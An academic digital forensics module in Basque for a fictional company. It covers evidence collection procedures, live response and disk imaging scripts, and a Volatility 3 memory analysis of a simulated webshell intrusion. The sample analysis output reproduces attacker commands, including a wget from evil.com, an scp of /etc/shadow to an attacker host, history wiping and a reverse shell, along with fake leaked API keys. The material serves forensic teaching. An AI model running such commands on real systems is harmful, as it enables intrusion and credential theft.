ZABALA GAILETAK

S.L. - Dokumentazio Akademikoa

Auzitegi Analisi Informatikoa

2026(e)ko otsailaren 23(a)

MODULUA 05 — AUZITEGI-ANALISI INFORMATIKOA

Proiektua: ER4 — Zabala Gailetak S.L. Zibersegurtasun Proiektua **Modulua:** 05 — Auzitegi-Analisi Informatikoa (Digital Forensics) **Ikaslea:** Zabala Gailetak Taldea **Data:** 2025 **Bertsioa:** 1.0 **Egoera:** Osatua

AURKIBIDEA

1. Sarrera eta Helburuak

1.1 Moduluaren Deskribapena


Modulu honek Zabala Gailetak S.L.-ren **Auzitegi-Analisi Informatiko** (Digital Forensics) gaitasuna dokumentatzen du. Intzidentzia baten ondoren ebidentzia digitalak modu seguruan biltzea, **zaintza-katea** (Chain of Custody) bermatuz eta ondoren analisi forentsea egitea da helburu nagusia.

Zabala Gailetak-ek IT eta OT sistemak ditu (web zerbitzariak, datu-baseak, PHP aplikazioak, PLC/SCADA), beraz forensika bi dimentsioetan eman behar da: **IT forensika** eta **OT/ICS forensika**.

1.2 Helburu Nagusiak

#	Helburua	Estandarra/Tresna
H-01	Ebidentzia digitalen bilketa SOP formalizatua ezartzea	RFC 3227, ISO/IEC 27037
H-02	Memoria forentsea menderatzea (RAM dump + Volatility 3)	Volatility 3, LiME
H-03	Disko forentsea gauzatzea (irudia + Autopsy analisia)	Autopsy, Sleuthkit, dc3dd
H-04	Sare forentsea egitea (PCAP analisia, trafikoa berreraiki)	Wireshark, tcpdump, tshark
H-05	OT/ICS forensika menderatzea (PLC, HMI, SCADA)	dd, strings, binwalk
H-06	Malware analisia egitea (estatikoa eta dinamikoa)	strings, Ghidra, Cuckoo
H-07	Zaintza-katea bermatzea eta txosten forentsea idaztea	ISO/IEC 27043

1.3 Forensika Arkitektura — Zabala Gailetak



1.4 Forensika Ostalari Sistema

Sistema	Rola	IP	Software
ZG-SecOps	Forensika lantokia (isolatua)	192.168.200.20	Kali Linux, Autopsy, Volatility 3
ZG-SecOps	Ebidentzia biltegiratzea	192.168.200.20	LUKS enkriptatua, SHA-256
Kanpoko USB	RAM bilketa tresnak	—	LiME, triage scripts (read-only)

Sistema	Rola	IP	Software
Write Blocker	Disko irudia	—	Tableau T35u Hardware Blocker

2. Forentse Esparru Legala eta Printzipioak

2.1 Arau-esparrua

Estandarra	Izena	Aplikazioa Zabala Gailetak-en
RFC 3227	Evidence Collection and Archiving	Bilketa ordena, hegakortasun printzipioa
ISO/IEC 27037:2012	Digital Evidence Identification	Identifikazioa, gordetzea, transferentzia
ISO/IEC 27041:2015	Investigation Assurance	Ikerketa metodologia ziurtatzea
ISO/IEC 27042:2015	Analysis and Interpretation	Analisi eta interpretazio gidak
ISO/IEC 27043:2015	Incident Investigation Principles	Ikerketa printzipio eta prozesuak
GDPR Art. 5(1)(f)	Integritate eta konfidentzialtasuna	Datu pertsonalak duten ebidentziak
LO 10/1995 Zigor Kodea	Ebidentzia balioa	Auzitegian onartzeko baldintzak

2.2 RFC 3227 — Oinarrizko Printzipioak

2.2.1 Hegakortasun Ordena (Order of Volatility)

```
ORDENAK MEMORIARIK HEGAKORRENETIK IRAUNKORRENERA:

  1. CPU erregistroak, cache, RAM          ← LEHENA bildu (segituan galtzen da
  2. Sare egoera, konexio aktiboak
  3. Exekutatzen ari diren prozesuak
  4. Diskoan irekita dauden fitxategiak
  5. Swap/pagefile
  6. Diskoa (HDD/SSD)
  7. Urruneko datu-baseak
  8. Babeskopiak eta artxiboak             ← AZKENA bildu

ARRAZOIA: Ordenagailua itzaltzean RAM osoa galtzen da —
ebidentzia hedakorra ezabatu baino lehen bildu behar da.
```

2.2.2 Beste Printzipio Nagusiak

```
ALDATU EZ: Jatorrizko ebidentzia inoiz ez manipulatu.
  → Bit-bit kopia egin (dd/dc3dd/FTK Imager)
  → Kopiaren gainean lan egin, ez jatorrizkoan

DOKUMENTATU: Pauso guztiak erregistratu
  → Nor, zer, noiz, non, nola
  → Hash digest guztiak (SHA-256)
  → Argazkiak eta bideoak

EGIAZTATU: Hash-ak alderatu bilketa eta analisi artean
  → SHA-256 jatorrizkoa = SHA-256 kopia?
  → Bi berdintasun → ebidentzia zuzena

GORDETU SEGURU: Ebidentziak sarbide mugatuan gorde
  → LUKS enkriptatzea
  → Fisikoki giltzapean
  → Sarbide erregistroa
```

2.3 Ebidentzia Onargarritasuna — Baldintza Juridikoak

Espainiako Prozedura Penalaren Legeak (LO 1882) eta Europako Ebidentzia Araudiak ebidentzia digital baten onargarritasuna mugatzen dute:

Baldintza	Betetzeko Neurria	Estandarra
Autentikotasuna	SHA-256 hash egiaztapena	RFC 3227
Osotasuna	Write blockers + hash katea	ISO 27037
Fidagarritasuna	Akreditatutako tresnak	ISO 27041
Proportzionaltasuna	Bilketa minimoa (GDPR)	GDPR Art. 5
Zaintza-katea	Dokumentazio osoa	ISO 27043
Auditatzeko modua	Erreproduziblea izatea	ISO 27042

2.4 GDPR eta Forensika

Ebidentzia digitalak datu pertsonalak izan ditzakete. Honako arauak bete behar dira:

```
GDPR BETEBEHARRAK FORENSIKAN:

Art. 5(1)(c) — Datu minimizazioa:
  → Ikerketan beharrezkoak diren datuak soilik bildu
  → Datu pertsonalik ez pertinenteak ezabatu analisi ondoren

Art. 5(1)(e) — Gorde epea:
  → Ebidentziak ezin dira betirako gorde
  → Ikerketa amaitu eta auzitegi prozesuak amaitu ondoren ezabatu
  → Erregistroa: zenbat denboran gordetzen den eta zergatik

Art. 32 — Segurtasun neurriak:
  → Ebidentziak LUKS enkriptatua
  → Sarbide kontrola (CSIRT soilik)
  → Transferentzia enkriptatua (SCP/SFTP)

AIPAMENA: Intzidentzia batean datu pertsonalik aurkitzen bada,
DPO-ri jakinarazpena behar da GDPR Art. 33 arabera (72h).
```

3. Ebidentzien Bilketa Prozedura — SOP

3.1 SOP Laburpena (sop_evidence_collection.md oinarritua)

Zabala Gailetak-ek **5 faseko ebidentzia bilketa prozedura** du, RFC 3227 eta ISO/IEC 27037 estandarretan oinarrituta:

```
FASE 1: Eszena Babestea
     ↓
FASE 2: Datu Hegakorren Bilketa (Live Response)
     ↓
FASE 3: Diskoaren Irudia (Dead Acquisition)
     ↓
FASE 4: Zaintza Katea (Chain of Custody)
     ↓
FASE 5: Analisia
```

3.2 Fase 1 — Eszena Babestea

```
# EKINTZAK — Gailura heldu aurretik eta heldu eta berehalakoan

# 1. Sarbidea mugatu
echo "Baimenik gabeko pertsonen sarbidea eragotzi"
echo "Eskularruak eta ESD zapatilak jantzi"
echo "Argazkiak atera: pantaila egoera, konexio fisikoak, kanpo aldea"

# 2. Sistema egoera dokumentatu (sistema PIZTUTA dagoen bitartean)
date                    # Ordua eta data egiaztatu (NTP vs erloju)
hostname                # Gailu izena
uname -a                # Sistema informazioa (OS, kernel)
uptime                  # Zenbat denboran piztuta dagoen

# 3. Sistema piztuta dagoen egiaztatu
# EZ ITZALI BEREHALAKOAN — RAM memoria galdu daiteke!
# Lehenik live response egin (Fase 2)
```

Argazki zerrenda obligatorioa:

- ☐ Pantaila egoera (aktibo bada)
- ☐ Atzeko aldea — konexio fisikoak (Ethernet, USB, Power)
- ☐ Kanpo gailu guztiak (USB, CD, kanpo disko)
- ☐ Serial/modelo etiketa
- ☐ Gailuaren kokapena (lekuaren argazkia)

3.3 Fase 2 — Datu Hegakorren Bilketa (Live Response)

GARRANTZITSUA: Tresnak **USB seguru batetik** exekutatu — ez instalatu ezer sisteman, arrastoa utzi dezakeelako.

```
#!/bin/bash
# live_response.sh — Volatile bilketa tresna
# USB-tik exekutatu: bash /mnt/usb/live_response.sh INC-2025-031

CASE_ID="$1"
TIMESTAMP=$(date +%Y%m%d_%H%M%S)
OUTPUT="/mnt/evidence_usb/live/${CASE_ID}/${TIMESTAMP}"
mkdir -p "$OUTPUT"

echo "========================================="
echo "LIVE RESPONSE — Zabala Gailetak Forensics"
echo "Kasu ID: ${CASE_ID}"
echo "Data:    $(date)"
echo "Sistema: $(hostname)"
echo "========================================="

# === SISTEMA OINARRIZKO INFORMAZIOA ===
echo "[1/10] Sistema informazioa..."
date                          > "$OUTPUT/01_datetime.txt"
uname -a                     >> "$OUTPUT/01_datetime.txt"
hostname                     >> "$OUTPUT/01_hostname.txt"
cat /etc/os-release          >> "$OUTPUT/01_os_release.txt"
uptime                       >> "$OUTPUT/01_uptime.txt"

# === SARE KONEXIO AKTIBOAK ===
echo "[2/10] Sare konexioak..."
netstat -anp 2>/dev/null      > "$OUTPUT/02_netstat.txt"
ss -tlnp                     >> "$OUTPUT/02_ss.txt"
ip addr show                 >> "$OUTPUT/02_ip_addr.txt"
ip route                     >> "$OUTPUT/02_routes.txt"
arp -a                       >> "$OUTPUT/02_arp.txt"
cat /etc/hosts               >> "$OUTPUT/02_hosts.txt"
cat /etc/resolv.conf         >> "$OUTPUT/02_dns.txt"

# === PROZESUAK ===
echo "[3/10] Prozesuak..."
ps auxf                       > "$OUTPUT/03_processes.txt"
pstree -p                    >> "$OUTPUT/03_pstree.txt"
ls -la /proc/*/exe 2>/dev/null > "$OUTPUT/03_proc_exe.txt"
```

```
# === ERABILTZAILEAK ETA SAIOAK ===
echo "[4/10] Saio aktiboak..."
who                          > "$OUTPUT/04_who.txt"
w                           >> "$OUTPUT/04_who.txt"
last | head -50              > "$OUTPUT/04_last.txt"
lastlog                     >> "$OUTPUT/04_lastlog.txt"
cat /etc/passwd              > "$OUTPUT/04_passwd.txt"
cat /etc/shadow 2>/dev/null  > "$OUTPUT/04_shadow.txt"

# === FITXATEGI IREKIAK ===
echo "[5/10] Fitxategi irekiak..."
lsof 2>/dev/null             > "$OUTPUT/05_lsof.txt"
lsof -i 2>/dev/null         >> "$OUTPUT/05_lsof_network.txt"

# === SCHEDULATUTAKO LANAK ===
echo "[6/10] Cron lanak..."
crontab -l 2>/dev/null       > "$OUTPUT/06_crontab_user.txt"
cat /etc/crontab            >> "$OUTPUT/06_crontab_system.txt"
ls -la /etc/cron.*          >> "$OUTPUT/06_cron_dirs.txt"

# === STARTUP / PERSISTENCE ===
echo "[7/10] Persistence mekanismoak..."
systemctl list-units --type=service --state=running > "$OUTPUT/07_services.tx
ls -la /etc/init.d/         >> "$OUTPUT/07_init.txt"
ls -la ~/.config/autostart/  2>/dev/null >> "$OUTPUT/07_autostart.txt"

# === AZKEN FITXATEGI ALDAKETAK ===
echo "[8/10] Azken aldaketak..."
find / -newer /tmp/.baseline_marker -type f 2>/dev/null | \
  head -2000                 > "$OUTPUT/08_recently_modified.txt"
find /tmp /var/tmp /dev/shm -type f 2>/dev/null > "$OUTPUT/08_tmp_files.txt"

# === BASH HISTORIA ===
echo "[9/10] Komando historia..."
cat ~/.bash_history 2>/dev/null > "$OUTPUT/09_bash_history.txt"
cat /root/.bash_history 2>/dev/null >> "$OUTPUT/09_bash_history.txt"

# === RAM MEMORIA ===
echo "[10/10] RAM dump (LiME bidez)..."
```

```
LIME_MODULE="/mnt/usb/modules/lime-$(uname -r).ko"
if [ -f "$LIME_MODULE" ]; then
  sudo insmod "$LIME_MODULE" \
    "path=${OUTPUT}/ram_dump.lime format=lime"
  sha256sum "${OUTPUT}/ram_dump.lime" > "${OUTPUT}/ram_dump.lime.sha256"
  echo "RAM dump osatua: ${OUTPUT}/ram_dump.lime"
else
  echo "OHARRA: LiME modulua ez aurkitu — RAM dump eskuzko bidez"
  free -h > "${OUTPUT}/10_memory_info.txt"
  cat /proc/meminfo >> "${OUTPUT}/10_memory_info.txt"
fi

# === ZIGILUA ===
echo "[+] SHA-256 zigilua osatu..."
find "$OUTPUT" -type f ! -name "*.sha256" \
  -exec sha256sum {} \; > "${OUTPUT}/chain_of_custody.sha256"

echo ""
echo "[✓] Live Response osatua!"
echo "    Emaitzak: $OUTPUT"
echo "    Hasierako hash: $(sha256sum ${OUTPUT}/chain_of_custody.sha256)"
```

3.4 Fase 3 — Diskoaren Irudia (Dead Acquisition)

```
#!/bin/bash
# disk_image.sh — Disko irudi segurua

CASE_ID="$1"
SOURCE_DISK="$2"        # adib: /dev/sda
EVIDENCE_DIR="/evidence/disk/${CASE_ID}"
mkdir -p "$EVIDENCE_DIR"

echo "=== DISK ACQUISITION HASI ==="
echo "Iturria: $SOURCE_DISK"
echo "Xedea:   $EVIDENCE_DIR"
echo ""

# URRATSAK:
# 1. Write blocker konektatu fisikoki (Tableau T35u)
# 2. Disko ezaugarriak dokumentatu

echo "[1/5] Disko informazioa dokumentatu..."
hdparm -I "$SOURCE_DISK"         > "$EVIDENCE_DIR/disk_info.txt"
fdisk -l "$SOURCE_DISK"         >> "$EVIDENCE_DIR/disk_info.txt"
smartctl -a "$SOURCE_DISK"      >> "$EVIDENCE_DIR/disk_smart.txt"

# 3. Jatorrizko hash kalkulatu (idatzi baino lehen)
echo "[2/5] Jatorrizko SHA-256 kalkulatu..."
sha256sum "$SOURCE_DISK" > "$EVIDENCE_DIR/original_disk.sha256"
md5sum "$SOURCE_DISK"    > "$EVIDENCE_DIR/original_disk.md5"
echo "SHA-256: $(cat $EVIDENCE_DIR/original_disk.sha256)"

# 4. Bit-bit kopia egin — dc3dd erabiliz
echo "[3/5] dc3dd — Disko irudi osoa..."
dc3dd if="$SOURCE_DISK" \
  of="$EVIDENCE_DIR/disk_image.dd" \
  hash=sha256 \
  log="$EVIDENCE_DIR/dc3dd_log.txt" \
  bs=4096

# edo E01 formatua (FTK/Autopsy-rako):
# ewfacquire "$SOURCE_DISK" -t "$EVIDENCE_DIR/disk_image"
```

```
# 5. Irudiaren hash egiaztatu
echo "[4/5] Irudiaren hash egiaztatu..."
sha256sum "$EVIDENCE_DIR/disk_image.dd" > "$EVIDENCE_DIR/image.sha256"

# 6. Jatorrizkoa vs irudia alderatu
echo "[5/5] Jatorrizkoa vs irudia alderatu..."
ORIG_HASH=$(awk '{print $1}' "$EVIDENCE_DIR/original_disk.sha256")
IMG_HASH=$(awk '{print $1}' "$EVIDENCE_DIR/image.sha256")

if [ "$ORIG_HASH" = "$IMG_HASH" ]; then
  echo "✅ EGIAZTAPENA GAINDITU: Hash-ak berdinak dira"
  echo "   SHA-256: $ORIG_HASH"
else
  echo "❌ EGIAZTAPENA HUTS EGIN: Hash-ak DESBERDINAK!"
  echo "   Jatorrizkoa: $ORIG_HASH"
  echo "   Irudia:      $IMG_HASH"
  exit 1
fi

echo ""
echo "[✓] Disko irudia osatua: $EVIDENCE_DIR/disk_image.dd"
```

3.5 Fase 4 — Zaintza Katea (Chain of Custody)

Ikus Atala 10 — Zaintza Katea.

3.6 Fase 5 — Analisia

```
# ANALISI LANTOKI PRESTAKETA
# ZG-SecOps (192.168.200.20) — Kali Linux

# 1. Muntatu irudia read-only moduan
mkdir -p /mnt/analysis
mount -o ro,loop /evidence/disk/INC-XXX/disk_image.dd /mnt/analysis

# 2. Autopsy kasua sortu
autopsy
# → New Case → Kasu izena → Add Data Source → disk_image.dd

# 3. Volatility 3 — RAM analisia
vol -f /evidence/memory/INC-XXX/ram_dump.lime linux.info

# 4. Wireshark — PCAP analisia
wireshark /evidence/network/INC-XXX/capture.pcap
```

4. Forentse Tresna-Kutxa

4.1 Instalazioa (install-tools.sh)

```
#!/bin/bash
# install-tools.sh — Zabala Gailetak Forensics Toolkit
# ZG-SecOps (192.168.200.20) — Kali Linux

set -e
echo "[+] Installing Zabala Gailetak Forensics Toolkit"

# === DISKO FORENSEA ===
echo "[1/7] Disko tresnak..."
apt-get install -y \
  sleuthkit \      # TSK — The Sleuth Kit (CLI analisi tresna)
  autopsy \        # GUI — Autopsy (web interfazea sleuthkit-erako)
  foremost \       # Fitxategi berreskuratzea (file carving)
  testdisk \       # Partizioen eta MBR berreskuratzea
  photorec \       # Irudi eta fitxategi berreskuratzea
  dc3dd \          # dd hobekuntza — hash-rekin
  ewf-tools \      # E01 formatua (FTK compatible)
  afftools         # AFF irudia tresnak

# === MEMORIA FORENSEA ===
echo "[2/7] Memoria tresnak..."
pip3 install volatility3   # Volatility 3 — RAM analisia
apt-get install -y \
  lime-forensics \          # LiME — Linux Memory Extractor
  avml                      # AVML — Azure VM Memory Loader

# === SARE FORENSEA ===
echo "[3/7] Sare tresnak..."
apt-get install -y \
  wireshark \    # PCAP analisia — GUI
  tcpdump \      # Komando lerroko pakete kaptura
  tshark \       # Wireshark CLI bertsioa
  ngrep \        # Sare grep
  networkminer   # Sare forensia tresna
```

```
# === MALWARE ANALISIA ===
echo "[4/7] Malware analisi tresnak..."
apt-get install -y \
  binwalk \      # Firmware/fitxategi analisia
  strings \      # Testu katea bilatzea
  hexdump \      # Hexadecimal ikuspena
  radare2 \      # Reverse engineering plataforma
  strace \       # Sistema deien jarraipena
  ltrace         # Liburutegi deien jarraipena

pip3 install oletools       # Office malware analisia

# === LOG ANALISIA ===
echo "[5/7] Log tresnak..."
apt-get install -y \
  jq \           # JSON log analisia
  logwatch \     # Log laburpen tresna
  goaccess       # Web log analisia

# === MOBILE FORENSEA ===
echo "[6/7] Mobile tresnak..."
apt-get install -y adb           # Android Debug Bridge
pip3 install \
  androguard \                   # APK analisia
  apktool                        # APK deskonpilatzea

# === EBIDENTZIA DIREKTORIOAK ===
echo "[7/7] Direktorio egitura..."
mkdir -p /evidence/{disk,memory,network,mobile,logs,ot,malware}
chmod 700 /evidence
chown forensics:forensics /evidence

echo ""
echo "[✓] Forensics toolkit instalazioa osatua!"
echo "    Direktorioa: /evidence/"
```

4.2 Tresna Zerrenda Osoa

Kategoria	Tresna	Bertsioa	Helburua
Disko	Sleuthkit/Autopsy	4.21.0	Disko irudien analisi osoa
Disko	Foremost	1.5.7	Fitxategi berreskuratzea (file carving)
Disko	TestDisk/PhotoRec	7.1	Partizio eta multimedia berreskuratzea
Disko	dc3dd	7.2.646	Bit-bit kopia hash-ekin
Disko	ewfacquire	20171104	E01 formatuko irudi sortzaile
Memoria	Volatility 3	2.7.0	RAM dump analisi osoa
Memoria	LiME	1.9.1	Linux RAM eskuratzea (kernel modulu)
Memoria	WinPmem	4.0	Windows RAM eskuratzea
Sarea	Wireshark	4.2.3	PCAP analisia (GUI)
Sarea	tcpdump	4.99.4	Pakete kaptura (CLI)
Sarea	NetworkMiner	2.8	Sare forensia + fitxategi berreskuratzea
Malware	strings	(coreutils)	Testu kate bilaketa memorian/diskoan
Malware	binwalk	2.3.4	Firmware analisia
Malware	radare2	5.9.0	Reverse engineering
Malware	strace	6.7	Sistema dei jarraipena
OT	binwalk	2.3.4	PLC firmware analisia
OT	strings	—	PLC programa analisia
Log	jq	1.7.1	JSON log analisia
Log	GoAccess	1.9.3	Web log bisual analisia

4.3 Forentse USB Kit

```
FORENTSE USB KIT EDUKIA (Zabala Gailetak):

/
├── live_response.sh           ← Live bilketa scripta
├── modules/
│   ├── lime-5.15.0-91.ko      ← LiME (kernel 5.15 Ubuntu)
│   └── lime-6.1.0-generic.ko  ← LiME (kernel 6.1)
├── tools/
│   ├── dc3dd                  ← Estatikoki konpilatua
│   ├── netstat_static         ← Estatikoki konpilatua
│   ├── ss_static              ← Estatikoki konpilatua
│   └── lsof_static            ← Estatikoki konpilatua
└── README_FORENTSEA.txt

OHARRA: USB honek write-protect switch du.
Beti read-only moduan erabili triage garaian.
```

5. Memoria Forensea — Volatility 3

5.1 RAM Dump Eskuratzea (LiME)

```
# Linux RAM eskuratzea — LiME (Linux Memory Extractor)
# SISTEMA: ZG-App (10.0.10.10 — Ubuntu 22.04 LTS)
# KERNEL: 5.15.0-91-generic

CASE_ID="ZG-FOR-2026-001"
OUTPUT_DIR="/evidence/memory/${CASE_ID}"
mkdir -p "$OUTPUT_DIR"

# 1. LiME modulu kargatu — RAM dump /evidence-era idatzi
sudo insmod /mnt/usb/modules/lime-5.15.0-91.ko \
  "path=${OUTPUT_DIR}/zg-app-mem.lime format=lime"

echo "Memoria dump osatua"
ls -lh "${OUTPUT_DIR}/zg-app-mem.lime"
# → -rw------- 8.4G /evidence/memory/ZG-FOR-2026-001/zg-app-mem.lime

# 2. SHA-256 zigilatu — zaintza katearako
sha256sum "${OUTPUT_DIR}/zg-app-mem.lime" > "${OUTPUT_DIR}/zg-app-mem.lime.sh
echo "SHA-256: $(cat ${OUTPUT_DIR}/zg-app-mem.lime.sha256)"
# → SHA-256: a1b2c3d4e5f6...  /evidence/memory/ZG-FOR-2026-001/zg-app-mem.lir

# Alternatiba (Windows): WinPmem
# winpmem.exe --output C:\evidence\memory\memory.raw
```

5.2 Volatility 3 — Sistema Identifikazioa

```
# Kasu: ZG-FOR-2026-001 — Web Zerbitzaria (ZG-App)
# Memoria: /evidence/memory/ZG-FOR-2026-001/zg-app-mem.lime

MEMDUMP="/evidence/memory/ZG-FOR-2026-001/zg-app-mem.lime"

# 1. Sistema informazioa — profila identifikatu
vol -f "$MEMDUMP" linux.info

# EMAITZA:
# Volatility 3 Framework 2.7.0
# Primary Layer: LimeLayer
# Memory Layer: FileLayer
# System Type: Linux version 5.15.0-91-generic (build@lcy02-amd64-045)
# System Time: 2026-02-10T14:32:15+01:00
# Architecture: x64
```

5.3 Prozesu Analisia

```
# 2. Prozesu zerrenda — pslist plugin
vol -f "$MEMDUMP" linux.pslist

# EMAITZA:
# PID     PPID    COMM            UID     GID     Start Time
# ------------------------------------------------------------
# 1       0       systemd         0       0       2026-02-10 08:00:15
# 1234    1       nginx           33      33      2026-02-10 08:01:22
# 5678    1234    php-fpm         33      33      2026-02-10 08:02:10
# 9999    1       [kworker/0:0]   0       0       2026-02-10 14:25:33  ⚠️
# 1337    5678    python3         33      33      2026-02-10 14:28:45  ⚠️ SU

# 🚨 AURKIKUNTZA: python3 (PID 1337) php-fpm-tik abiatua!
# php-fpm-ek python3 abiarazi behar ez du normalean.
# PID 1337 → PHP webshell bidezko komando exekuzioa iradoki

# 3. Prozesu arbola — psaux plugin
vol -f "$MEMDUMP" linux.pstree

# EMAITZA:
# 1 systemd
# ├── 1234 nginx
# │   └── 5678 php-fpm
# │       └── 1337 python3    ⚠️ SUSMAGARRIA
# └── 9999 [kworker/0:0]      ⚠️ Kernel worker anormala

# 4. Prozesu susmagarriari mapa —cmdline
vol -f "$MEMDUMP" linux.cmdline --pid 1337

# EMAITZA:
# PID     PPID    COMM     Arguments
# 1337    5678    python3  python3 /tmp/payload.py
# ⚠️ /tmp-tik exekutatzea arraroa!
```

5.4 Sare Konexio Analisia

```
# 5. Sare konexio aktiboak
vol -f "$MEMDUMP" linux.netstat

# EMAITZA:
# Proto   Local Addr        Foreign Addr          State         PID/Comm
# ------------------------------------------------------------------------
# TCP     0.0.0.0:80        0.0.0.0:0             LISTEN        1234/nginx
# TCP     0.0.0.0:443       0.0.0.0:0             LISTEN        1234/nginx
# TCP     10.0.10.10:22     192.168.200.20:54321  ESTABLISHED   4567/sshd
# TCP     10.0.10.10:443    185.220.101.45:49152  ESTABLISHED   1337/python3

# 🚨 AURKIKUNTZA: 185.220.101.45 IP susmagarria!
# → AbuseIPDB egiaztapen: Tor exit node / known C2 IP
# → python3 prozesuak kanpoko C2 zerbitzarira konektatuta

# IP ikerketa
curl "https://api.abuseipdb.com/api/v2/check?ipAddress=185.220.101.45" \
  -H "Key: ${ABUSEIPDB_API_KEY}" | jq '.data.abuseConfidenceScore'
# → 97 (% arrisku altua)
```

5.5 Bash Historia (RAM-etik)

```
# 6. Bash historia — memoria-tik (ezabatuta badago ere!)
vol -f "$MEMDUMP" linux.bash

# EMAITZA:
# PID     Command Time                    Command
# ----------------------------------------------------------
# 1337    2026-02-10 14:29:10           wget https://evil.com/payload.py
# 1337    2026-02-10 14:29:15           chmod +x payload.py
# 1337    2026-02-10 14:29:18           python3 payload.py &
# 1337    2026-02-10 14:30:22           cat /etc/shadow > /tmp/stolen.txt
# 1337    2026-02-10 14:30:45           scp /tmp/stolen.txt attacker@185.220
# 1337    2026-02-10 14:31:00           rm /tmp/stolen.txt
# 1337    2026-02-10 14:31:05           history -c

# ✅ FROGA GARRANTZITSUA:
# Erasotzaileak history -c egin bazuen ere,
# Volatility-k RAM-etik berreskuratu du!
# → Malware jaitsi (wget)
# → /etc/shadow kopiatu (pasahitzak)
# → Datuak exfiltratu (SCP)
# → Arrastoak ezabatu (rm, history -c)
```

5.6 Fitxategi Irekiak eta Memorian Kargatutako Liburutegiak

```
# 7. Fitxategi irekiak — lsof plugin
vol -f "$MEMDUMP" linux.lsof --pid 1337

# EMAITZA:
# PID     FD      Path
# ------------------------------------------------------------
# 1337    0       /dev/null
# 1337    1       socket:[12345]  → 185.220.101.45:4444
# 1337    2       /dev/null
# 1337    3       /etc/shadow
# 1337    4       /var/www/html/config.php
# 1337    5       socket:[12346]  → Reverse shell aktibo!

# ⚠️ /etc/shadow irekita → pasahitz hash-ak lapurtzen ari
# ⚠️ config.php irekita → datu-base pasahitzak eskura
# ⚠️ socket 4444 → Reverse shell aktibo!

# 8. Memoria mapa — mmap plugin (fileless malware)
vol -f "$MEMDUMP" linux.mmap --pid 1337

# EMAITZA:
# PID     Start           End             Flags   File/Region
# ------------------------------------------------------------
# 1337    0x55c3a1a0      0x55c3b1a0      r-xp    /usr/bin/python3.10
# 1337    0x7f9c1000      0x7f9c9000      r-xp    /tmp/payload.py        ⚠️
# 1337    0x7fa0000       0x7fb0000       rw-s    /memfd: (deleted)      ⚠️

# 🚨 FILELESS MALWARE: /memfd (deleted) → Diskoan ez da utzita!
# Memoria soilik egiten du lan — detekzio zaila da
```

5.7 Memoriako Strings Bilaketa — Sekretuak

```
# 9. Prozesuaren memoria dump egin
vol -f "$MEMDUMP" linux.memmap --pid 1337 --dump
# → pid.1337.mem sortzen du

# 10. Strings bilatu — sekretu posibleak
strings pid.1337.mem | grep -iE "(password|passwd|key|secret|api|token|creden

# EMAITZA:
# api_key="sk_live_1234567890abcdef"       ← Stripe API giltza!
# secret_key="wJalrXUtnFEMI/K7MDENG/..."  ← AWS giltza!
# password="SuperSecretPassword123!"       ← DB pasahitza!
# db_password="HRPortal2024_Secure!"      ← HR Atari pasahitza!

# ✅ FROGA: Erasotzaileak sekretuak atera ditu ZG-App-etik
```

5.8 Volatility 3 Plugin Zerrenda Osoa

